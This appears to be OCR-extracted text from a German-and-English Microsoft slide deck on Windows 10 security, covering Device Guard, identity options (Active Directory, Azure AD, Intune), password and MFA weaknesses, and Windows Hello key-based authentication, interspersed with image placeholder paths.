Up to date
Scan now
Scan details
Last scan: Today at 2:37 AM (Quick scan)
Ask me anything

DEVICE **GUARD**

Hardwarebasierte App-Kontrolle

Windows-Desktops können für die ausschließliche Ausführung von vertrauenswürdigen Apps abgesichert werden (vergleichbar mit mobilen Betriebssystemen wie Windows Phone)


Unterstützt alle Apps inkl. Universal- Desktop-Apps (Win32).

Nicht vertrauenswürdige Apps und ausführbare Dateien wie Malware können nicht gestartet werden

Die Apps müssen vom Microsoft-Signierungsdienst signiert werden. Keine weiteren Modifikationen erforderlich.

DER WINDOWS 10-**SICHERHEITSSTACK**


SCHÜTZEN, ERKENNEN UND REAGIEREN



Identity Choices

Organization Owned

Active Directory




Computer joins AD to establish trust

User signs on using AD account

Group Policy + System Center

Azure Active Directory




Computer joins Azure AD to establish trust

User signs on using Azure AD account

Intune/MDM

Settings roaming

Azure Active Directory Domain Services





Azure VM joins AADDS to establish trust

User signs on using AD or AAD account

Limited Group Policy Configuration

Personally Owned (BYOD)





Computer registers with AD or Azure AD via Device Registration to establish trust for remote resource access


User signs in with a Microsoft account, associates an Azure AD account

Microsoft Intune / Mobile Device Management

Single sign-on to enterprise + cloud-based services


INTERNET – BENUTZERNAME UND KENNWORT

Die von uns verwendeten Websites stellen eine Schwachstelle dar




UNTERNEHMEN – BENUTZERNAME UND KENNWORT

Der Benutzer und das Gerät bilden die Schwach-stellen




PKI-BASIERTE **AUTHENTIFIZIERUNG**

Die Zerti-fizierungsstelle wird angegriffen




TYPISCHE MULTI-FACTOR-
AUTHENTIFIZIERUNGSIMPLEMENTIERUNGEN

Der eingeschränkter Einsatz der MFA sorgt für Schwach-stellen



MULTI-FACTOR MIT VORHANDENEN GERÄTEN

Vereinfachte Bereitstellung



WINDOWS **HELLO**


Gerätebasierte Multi-Factor-Authentifizierung

EINSATZ VERTRAUTER GERÄTE

BENUTZER-ANMELDUNG

Ein asymmetrisches Schlüsselpaar


Per PKI bereitgestellt oder lokal über Windows 10 erstellt



DURCH HARDWARE GESICHERT

WINDOWS HELLO – **SCHLÜSSELBASIERTE AUTHENTIFIZIERUNG**


Ein neuer Ansatz



